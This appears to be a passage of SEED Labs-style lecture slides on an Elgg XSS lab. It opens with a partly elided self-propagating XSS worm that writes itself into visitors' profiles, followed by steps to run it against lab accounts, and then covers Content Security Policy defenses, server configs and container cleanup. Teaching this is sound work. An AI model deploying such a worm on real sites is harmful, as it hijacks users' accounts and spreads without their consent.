<script type="text/javascript" id="worm">
window.onload = function(){
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</\" + \"script>";

    // Put all the pieces together, and apply the URI encoding
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    // Set the content of the description field and access level.
    var desc = "&description=Samy is my hero" + wormCode;
    desc += "&accesslevel[description]=2";

    ...

    var content = token + ts + name + desc + guid;

    ...

    Ajax.send(content);
}
</script>
```

# Let's Do the Attack

1. Place the worm in **Samy**'s profile page (use the code in `self_propagation.js`)
2. Log into **Alice**'s account, and check her profile again
3. Visit **Samy**'s profile, and check Alice's profile again
4. Log out
5. Log into **Boby**'s Elgg account, check his profile
6. Visit **Alice**'s profile, and check Boby's profile again



# Task 7: Defeating XSS using CSP (Content Security Policy)

## ❖ Fundamental Cause:

Mixing data and code is not safe!

```
<script>
... JavaScript ...
</script>
```

```
<button onclick="this.innerHTML=Date()">The time is?</button>
```

```
· <script src="myscript.js"> </script>
```

```
<script src="http://example.com/myscript.js"></script>
```

# Content Security Policy (CSP)

## ❖ Web Page

```
<html>
<h2>CSP Test</h2>
<p>1. Inline: Correct Nonce: <span id='area1'>Failed</span></p>
<p>2. Inline: Wrong Nonce: <span id='area2'>Failed</span></p>
<p>3. Inline: No Nonce: <span id='area3'>Failed</span></p>
<p>4. From self: <span id='area4'>Failed</span></p>
<p>5. From example68.com: <span id='area5'>Failed</span></p>
<p>6. From example79.com: <span id='area6'>Failed</span></p>

<script type="text/javascript" nonce="1rA2345">
document.getElementById('area1').innerHTML = "OK";
</script>

<script type="text/javascript" nonce="2rB3333">
document.getElementById('area2').innerHTML = "OK";
</script>

<script type="text/javascript">
document.getElementById('area3').innerHTML = "OK";
</script>

<script src="script1.js"> </script>
<script src="http://www.example68.com:8000/script2.js"> </script>
<script src="http://www.example79.com:8000/script3.js"> </script>

<button onclick="alert('hello')">Click me</button>
</html>
```

## ❖ What it looks like

# CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: Failed

Click me

## ❖ Set CSP policy

```
#!/usr/bin/env python3
```

```
from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *
```

```
class MyHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        o = urlparse(self.path)
        f = open("." + o.path, 'rb')
        self.send_response(200)
        self.send_header('Content-Security-Policy',
            "default-src 'self';"
            "script-src 'self' *.example68.com:8000 'nonce-1rA2345' ")
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(f.read())
        f.close()
```

```
httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

# CSP Testing

```
http://www.example32a.com
http://www.example32b.com
http://www.example32c.com
```

# Purpose: Do not set CSP policies

```
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>
```

# Purpose: Setting CSP policies in Apache configuration

```
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com \
        "
</VirtualHost>
```


# Purpose: Setting CSP policies in web applications

```
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>
```

# Clean Up


## ❖ Stop the containers

```
$ ls -l
total 16
-rw-rw-r-- 1 seed          seed  817 Dec  5  2020 docker-compose.yml
drwxrwxr-x 2 seed          seed 4096 Jun  6 15:40 image_mysql
drwxrwxr-x 4 seed          seed 4096 Jun  6 16:09 image_www
drwxr-xr-x 7 systemd-coredump root 4096 Jun  6 15:59 mysql_data
$ dcdown
Stopping mysql-10.9.0.6 ... done
Stopping elgg-10.9.0.5 ... done
Removing mysql-10.9.0.6 ... done
Removing elgg-10.9.0.5 ... done
Removing network net-10.9.0.0
```



## ❖ Clean the database (if you want)

```
$ sudo rm -r mysql_data/
```



\$ dcdup

ctrl + C

dcdown